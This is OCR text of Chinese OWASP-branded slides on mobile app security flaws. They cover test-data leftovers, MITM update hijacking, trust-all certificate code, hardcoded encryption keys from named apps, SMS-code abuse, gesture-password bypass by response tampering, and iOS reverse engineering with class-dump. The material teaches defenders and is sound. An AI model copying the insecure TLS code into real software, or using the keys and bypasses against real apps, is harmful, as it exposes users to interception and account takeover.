
还有些APP在发布版本内部还嵌这测试环境代码，当符合某种条件时，顺利调出测试流程，如某八戒外包网：

OWASP
Open Web Application Security Project

第1节第2类 - 避免测试数据残留

测试数据残留	发布版本应对程序中所有测试数据、测试方法进行统一删除。
内网数据残留	发布版本应对程序中所有的内网数据进行统一删除。

残留的测试数据，例如URL地址、测试账号、密码等可能会被盗取并恶意使用在正式服务器上进行攻击，例如账号重试，攻击安全薄弱的测试服务器以获取服务器安全漏洞或逻辑漏洞



OWASP
Open Web Application Security Project

第1节第3类 – 业务安全

- HTTP/HTTPS中间人攻击
- 数据封包弱加密
- 手机验证码机制安全
- 会话保持机制安全
- 其他漏洞

OWASP
Open Web Application Security Project

第1节第3类 – HTTP/HTTPS中间人攻击


- HTTP下的升级劫持

缺陷编号： WooYun-2015-150915
漏洞标题： 易信安卓客户端升级过程存在缺陷，可被中间人攻击利用植入木马
相关厂商： 网易
漏洞作者： zhchbin
提交时间： 2015-11-02 16:32

http://**.**.**.**/android_update.json

检查是否有新版本更新，该接口返回内容如下：

{"versionCode":217,"md5":"c2c5fa68420ca56e91e72e38ef140ec8","downloadUrl":"http:/
k","title":"5qOA5rWL5Yiw5paw54mI5pys","description":"MS7jgJDmlrDlop7jgJHnvqTkuLvn
DmiJDlkZjnmoTmnYPpmZDphY3nva4KMi7jgJDmlrDlop7jgJHpnZLmnpznmoRH\nSUbmiqXorablm77ni
pnZLmnpznlKjmiLflj6/ku47igJzlj5HnjrDigJ3kuK3igJzpnZLmnpzmkYTlg4/mnLrigJ3n\nm7Tmjc
a/liJfo\noajkuK3kv6Hmga/mllblj5HnmoTnvKnnlaXmlofmoYgKNS7jgJDkvJjljJbjgJHosIPmlbTk
3ml7bplb/lhZHmjaLm\ntYHnqIsKNi7jgJDkvJjljJbjgJHkvJjljJboh6rlrprkuYnooajmg4Xmt7vli
lpI3oi6XlubJidWc=","notify":true,"mini":0,"length":46306404,"patch":false,"patchM



OWASP
Open Web Application Security Project

第1节第3类 – HTTP/HTTPS中间人攻击

➢ HTTPS中间人攻击

1、客户端不验证服务器是否可信，即checkServerTrusted()方法为空

```
@Override
public void checkClientTrusted(
            X509Certificate[] chain, String authType) {
    // Do nothing -> accept any certificates
}
@Override
public void checkServerTrusted(
            java.security.cert.X509Certificate[] chain, String authType) {
    // Do nothing -> accept any certificates
}
```

2、不检查站点域名与站点证书的域名是否匹配

```
HostnameVerifier hv = new HostnameVerifier() {
    @Override
    public boolean verify(String hostname, SSLSession session) {
    // Always return true -> Accespt any host names
    return true;
    }
};
```

3、接受任意域名

```
sf.setHostnameVerifier(SSLSocketFactory.ALLOW_ALL_HOSTNAME_VERIFIER);
……
SSLSocketFactory sf;
```

OWASP
Open Web Application Security Project

第1节第3类 – 数据封包弱加密

常见的对称加密算法（AES/DES/3DES）

algo	key len	iv len	cipher mode
AES 128	16	ecb:nil ctr:16	"ecb", "cbc"
AES 192	24	ofb:16 cfb:16	"cfb", "gcm"
AES 256	32	cbc:16 gcm:16	"ctr", "ofb"
DES	8	ecb:nil others:8	"ecb" "cbc" "cfb" "ofb"
DESede	16	ecb:nil others:8	"ecb" "cbc" "cfb" "ofb"
3DES	24	ecb:nil others:8	"ecb" "cbc" "cfb" "ofb"

常见的非对称加密算法（RSA/DSA、ECB）

```
byte[] keyBytes = {...};
byte[] data = {...};
X509EncodedKeySpec keySpec = new X509EncodedKeySpec(keyBytes);
KeyFactory keyFactory = KeyFactory.getInstance("RSA");
PublicKey pubKey = keyFactory.generatePublic(keySpec);
Cipher cipher = Cipher.getInstance("RSA/ECB/PKCS1Padding");
cipher.init(Cipher.ENCRYPT_MODE, pubKey);
return cipher.doFinal(data);
```

APP网络协议封包普遍存在弱加密易解密的主要原因是：密钥的硬编码。

OWASP
Open Web Application Security Project

第1节第3类 – 数据封包弱加密

1

某金融APP，IV向量硬编码

```
package com.yirendai.util;

import javax.crypto.Cipher;

public class ai
{
  private static byte[] a = { 1, 2, 3, 4, 5, 6, 7, 8 };

  public static String a(String paramString1, String paramString2)
  {
    new IvParameterSpec(a);
    SecretKeySpec localSecretKeySpec = new SecretKeySpec(paramString2.getBytes(), "DES");
    Cipher localCipher = Cipher.getInstance("DES/ECB/PKCS5Padding");
    localCipher.init(1, localSecretKeySpec);
```

```
.prologue
.line 36
const-string v0, "yrdAppKe"
```

加密key也是硬编码

```
sput-object v0, Lcom/yirendai/ui/lockPattern/SetLocusPassWord
```

```
this.iv = new byte[]{10, 1, 11, 5, 4, 15, 7, 9, 23, 3, 1, 6, 8, 12, 13, 91};
String v5 = "shenzhoucar123123";
byte[] v0 = new byte[16];
try {
    byte[] v4 = v5.getBytes("UTF-8");
    int v2;
    for(v2 = 0; v2 < v5.length(); ++v2) {
        if(v2 >= v0.length) {
            break;
        }

        v0[v2] = v4[v2];
    }

    IvParameterSpec v3 = new IvParameterSpec(this.iv);
    this.sKey = new SecretKeySpec(v0, "AES");
    this.eCipher = Cipher.getInstance("AES/CBC/PKCS7Padding");
    this.eCipher.init(1, this.sKey, ((AlgorithmParameterSpec)v3));
```

某租车APP AES的加密key和向量是硬编码

2

```
private static Key a()
{
  if (a == null) {
    a = new SecretKeySpec("CSIIQZBk".getBytes("UTF-8"), "DES");
  }
  return a;
}

public static String b(String paramString)
```

某金融APP des硬编码

3

OWASP
Open Web Application Security Project

第1节第3类 -数据封包弱加密

漏洞概要

缺陷编号： WooYun-2016-190761

漏洞标题： 铁路12306通信加解密破解

相关厂商： 12306

漏洞作者： chaoxilab

提交时间： 2016-03-30 16:5

公开时间： 2016-05-16 16:0


可以正常截获通讯数据

二、通信数据解密

铁路12306通信加解密主要通过checkcode、decheckcode两个函数进行通信加解密，虽然采用加固方式，但是

于暴露。

dex部分：



OWASP
Open Web Application Security Project

第1节第3类 - 手机验证码机制安全

就目前来看，手机验证码可谓是一个账号的命脉，几乎贯穿着一个账号的注册、登录、找回密码、修改密码、绑定银行卡、支付确认、设备认证等所有的敏感操作过程，对于其安全机制，可以从以下几个方面着手：


验证码是否可无限请求	• 如果验证码可无限制的请求发送，则有可能会被利用成为短信轰炸接口，浪费资源；
验证码是否可重复使用	• 验证码的有效次数只有一次；且新验证码要覆盖旧验证码；
验证码是否是真正随机	• 验证码在后台服务器与任何字符串无任何的对应关系，实时使用实时随机；
验证码的错误次数是否限定	• 防止位数较短的验证码被恶意爆破；
验证是否可被绕过	• 验证码只在当下某一个步骤有验证、阀门的作用，但在注册、找回密码的最终请求中抛弃了验证码，这时候就可能存在绕过。

OWASP
Open Web Application Security Project

第1节第3类 -手机验证码机制安全

标题	微信公共号注册获取短信接口无任何限制
漏洞类型	WEB漏洞 逻辑漏洞
漏洞级别	中
站点URL	http://wqs.jd.com/my/register.shtml
利用参数	/user/smsmsg/SendMobileMsg
Payload	Replay
漏洞说明	通过微信公共号注册京东商城的账号时，发送短信的接口连接无限制，可无限replay同

某微信公共号注册验证码可爆破



OWASP
Open Web Application Security Project

第1节第3类 - 用户敏感信息泄露

对于移动客户端，用户的敏感信息泄露，一般指的是泄露其他或者可遍历其他用户隐私的信息，常常出现在发表言论的论坛、讨论区、公共评价区、转账、加好友时的搜索结果地方，敏感信息有注册时的邮箱、手机号码、出生年月、甚至身份证号、住址等等。

电信某内部APP的评论区泄露敏感信息

OWASP
Open Web Application Security Project

第1节第3类 - 手势密码安全

保存在本地的手势密码，如果开发时判断逻辑缺陷、组件不安全暴露、明文保存本地等都有可能造成手势密码的简单绕过：


- Activity组件的暴露，造成手势密码绕过。（要考虑到Root的情况）

- 手势密码的轨迹记录明文/弱加密保存在本地。

  就算是MD5、SHA-1类似的单向的加密也不怕，因为手势密码的轨迹是有限的，至少四个点才389112中情况，纯爆破也很快。

第1节第3类 - 手势密码安全

当输入错误密码时，不通过




不过此时抓包，修改response包为
{"success":true,"result":{},"errorCode":null,"errorMsg":null}
即可验证通过，成功关闭手势密码

协议中间人攻击绕过手势密码

OWASP
Open Web Application Security Project

第2节：iOS客户端常见漏洞分析



- 敏感界面明文显示截屏安全
- 界面切换没有缓存模糊处理
- 本地数据储存安全

- iPA砸壳解包分析
- 源码头Dump安全
- 系统Log日志安全
- Mach-o程序源代码安全

OWASP
Open Web Application Security Project


第2节第1类 – 程序安全


- iPA砸壳解包分析
- 源码头Dump安全
- 系统Log日志安全
- Mach-o程序源代码安全

OWASP
Open Web Application Security Project

第2节第1类 – iPA砸壳解包分析


Apple公司为了保护开发者原创不被窃取，维护其运营生态，每款iOS APP上架成功后，都会在外面加一层“保护壳”，这种保护在一定程度上防止了逆向工程的进行。






第2节第1类 – iPA砸壳解包分析

但同时又由于系统运行解密的机制，逆向界也出现了多款对APP Store程序砸壳的破解工具，如Clutch、dumpdecrypted等。






OWASP
Open Web Application Security Project

第2节第1类 - 源码头Dump安全

iOS程序iPA使用的是O-bject语言进行编写，像apk一样包含了各种类、方法、字段、控件等，通过class-dump可以将已经砸壳的iPA程序中的类名、方法名、字段名称以及他们之间的相关继承、调用关系都罗列出来，极大的方便了逆向分析。

Dump源码头的工具叫class-dump-z，dump Mach-o文件的指令：

class-dump-z.exe -H <Mach-o文件> -o <文件夹>



第2节第1类 - 源码头Dump安全

dump处理ipa后生成很多的.h类文件

CDVPictureOptions.h	2016/11/22 16:56	JetBrains CL
CDVPlugin.h	2016/11/22 16:56	JetBrains CL
CDVPluginResult.h	2016/11/22 16:56	JetBrains CL
CDVReachability.h	2016/11/22 16:56	JetBrains CL
CDVScreenOrientationDelegate.h	2016/11/22 16:56	JetBrains CL
CDVSplashScreen.h	2016/11/22 16:56	JetBrains CL
CDVTimer.h	2016/11/22 16:56	JetBrains CL
CDVTimerItem.h	2016/11/22 16:56	JetBrains CL
CDVURLProtocol.h	2016/11/22 16:56	JetBrains CL
CDVUserAgentUtil.h	2016/11/22 16:56	JetBrains CL
CDVViewController.h	2016/11/22 16:56	JetBrains CL
CDVWebViewDelegate.h	2016/11/22 16:56	JetBrains CL
CDVWeixin.h	2016/11/22 16:56	JetBrains CL


每个.h类中的控件、方法类、字段

```
@interface MainViewController : CDVViewController {
}
-(void)webViewDidFinishLoad:(id)webView;
-(BOOL)shouldAutorotateToInterfaceOrientation:(int)interfaceOrientatic
-(void)viewDidUnload;
-(void)viewDidLoad;                    一些相关的方法
-(void)viewWillAppear:(BOOL)view;
-(void)didReceiveMemoryWarning;
-(id)init;
-(id)initWithNibName:(id)nibName bundle:(id)bundle;
@end
```

```
@interface JPFClient : XXUnknownSuperclass {
    NSTimer* _deviceTokenStatusCheckTimer;
    int _deviceTokenStatusCheckTimes;
    double _becomeActiveTime;
    BOOL _isSimulator;
    BOOL _deviceTokenUpdated;
    BOOL _isReportCrash;
    NSURL* _emProvisionUrl;    变量定义
    NSURL* _pushConfigUrl;     字符串
    NSString* _systemVersion;
    NSString* _bundleIdentifier;
    NSNumber* _bundleVersion;
    NSString* _modelName;
```

第2节第1类 – 系统Log日志

在APP的开发过程中，为了方便调试，通常会使用log函数输出一些关键流程的信息，这些信息中通常会包含敏感内容，如执行流程、明文的用户名密码等，这会让攻击者更加容易的了解APP内部结构方便破解和攻击，甚至直接获取到有价值的敏感信息。



OWASP
Open Web Application Security Project

第2节第1类 – Mach-o程序源码安全

Win下使用IDA查看Mach-o，源代码为做混淆状态

-[JustepURLProtocol stopLoading]	text
-[NSData(AES128) AES128Decrypt]	text
-[MainViewController initWithNibName:bundle:]	text
-[MainViewController init]	text
-[MainViewController didReceiveMemoryWarning]	text
-[MainViewController viewWillAppear:]	text
-[MainViewController viewDidLoad]	text
-[MainViewController viewDidUnload]	text
-[MainViewController shouldAutorotateToInterfaceO...	text
-[MainViewController webViewDidFinishLoad:]	text
-[MainCommandDelegate getCommandInstance:]	text
-[MainCommandDelegate pathForResource:]	text
-[MainCommandQueue execute:]	text
-[QQ pluginInitialize]	text
-[QQ ssoLogin:]	text
-[QQ logout:]	text
-[QQ checkClientInstalled:]	text
-[QQ shareToQQ:]	text

界面控制相关的类

IDA View-A | Pseudocode-A | Hex View-1 | Structures

```
1 // MainViewController - (void)viewDidLoad 方法名
2 void __cdecl -[MainViewController viewDidLoad](struct MainViewControl
3 {
4   void *v7; // r0@1
5   int v8; // r0@1
6   void *v9; // r4@1
```

类名

```
v41 = CFSTR("indexPage_");
v33 = "mainBundle";
v43 = 1;
v10 = objc_msgSend(&OBJC_CLASS___NSBundle, "mainBundle");
v43 = -1;
v11 = (__CFString *)objc_retainAutoreleasedReturnValue(v10);
v36 = v11;
v32 = "infoDictionary";
v41 = CFSTR("indexPage_");
v43 = 2;
v12 = objc_msgSend(v11, "infoDictionary");
v43 = -1;
v13 = (void *)objc_retainAutoreleasedReturnValue(v12);
v34 = (int)v13;
v35 = "objectForKey:";
v41 = CFSTR("indexPage_");
v43 = 3;
v14 = objc_msgSend(v13, "objectForKey:", CFSTR("CFBundleShortVersionString"));
v43 = -1;
```

第2节第1类 – 源码字符串暴露

IDA View-A | Pseudocode-A | Strings window | Hex View-1 | Structures

Address	Length	Type	String
cstring:0014...	0000000D	C	kPasswordKey
cstring:0014...	00000009	C	password
cstring:0014...	0000001E	C	T@\"NSString\",R,&,N,V password
objc methna...	0000002D	C	setAuthorizationHeaderWithUs
objc methna...	00000041	C	unzipFileAtPath:toDestination:o
objc methna...	00000038	C	unzipFileAtPath:toDestination:o
objc methna...	00000009	C	password
objc methna...	00000020	C	setUid:password:registrationID:
objc methna...	0000000A	C	password

```
9:00147BFC aPassword        DCB "password",0          ; DATA XREF: __objc_const:001960E8↓o
9:00147BFC                                            ; __objc_const:00196AA0↓o
9:00147C05 aTNsstringRNU_6  DCB "T@",0x22,"NSString",0x22,",R,&,N,V_password",0
9:00147C05                                            ; DATA XREF: __objc_const:001960E8↓o
9:00147C05                                            ; __objc_const:00196AA0↓o
9:00147C23 aRegistrationid  DCB "registrationID",0    ; DATA XREF: __objc_const:001960F0↓o
9:00147C23                                            ; __objc_const:00196AA8↓o
9:00147C32 aTNsstringRNU_7  DCB "T@",0x22,"NSString",0x22,",R,N,V_registrationID",0
9:00147C32                                            ; DATA XREF: __objc_const:00196AA8↓o
9:00147C54 aCbinvocation    DCB "cbInvocation",0      ; DATA XREF: __objc_const:00196CA0↓o
9:00147C61 aTNsinvocationN  DCB "T@",0x22,"NSInvocation",0x22,",&,N,V_cbInvocation",0
9:00147C61                                            ; DATA XREF: __objc_const:00196CA0↓o
9:00147C85 aTNV_target_0    DCB "T@,&,N,V_target",0   ; DATA XREF: __objc_const:00196CA8↓o
9:00147C95 aSequence        DCB "sequence",0          ; DATA XREF: __cfstring:cfstr_Sequence↓o
9:00147C95                                            ; __objc_const:00196CB0↓o
9:00147C9E aTsNV_sequence   DCB "TS,N,V_sequence",0   ; DATA XREF: __objc_const:00196CB0↓o
9:00147CAE aTNstimerWNV_ti  DCB "T@",0x22,"NSTimer",0x22,",W,N,V_timeoutTimer",0
9:00147CAE                                            ; DATA XREF: __objc_const:00196CB8↓o
```

OWASP
Open Web Application Security Project

第2节第2类 – 数据安全

- 敏感界面明文显示截屏安全
- 界面切换缓存没有模糊处理
- 本地数据储存安全

OWASP
Open Web Application Security Project

第2节第2类 – 敏感界面明文显示截屏安全

登录、注册、找回密码、手势密码、支付等敏感界面截图操作

OWASP
Open Web Application Security Project

第2节第2类 - 界面切换缓存没有模糊处理

将APP 切换至后台，检测APP 的界面是否做模糊处理。

未进行模糊处理效果

进行模糊处理效果

OWASP
Open Web Application Security Project

第2节第2类 - 本地数据储存安全

- 在plist 文件中明文存储敏感信息
- 在SQLite 数据库中明文存储敏感信息
- 缓存文件中存在其他敏感信息

```
33      <true/>
34      <key>WebKitStoreWebDataForBackup</key>
35      <true/>
36      <key>password</key>
37      <string>jc_11898</string>
38      <key>username</key>
39      <string>13712345678</string>
40  </dict>
41  </plist>
```

```
<key>mainPageClassName说明</key>
<string>HomePageView9Controller前端定制首页风格,HomePageView6Controller后台定制6宫格首页风格，NewsPageController新闻列表</string>
<key>member_if</key>
<string>http:/uc.nfapp.southcn.com/amuc/api/member</string>
<key>member_if说明</key>
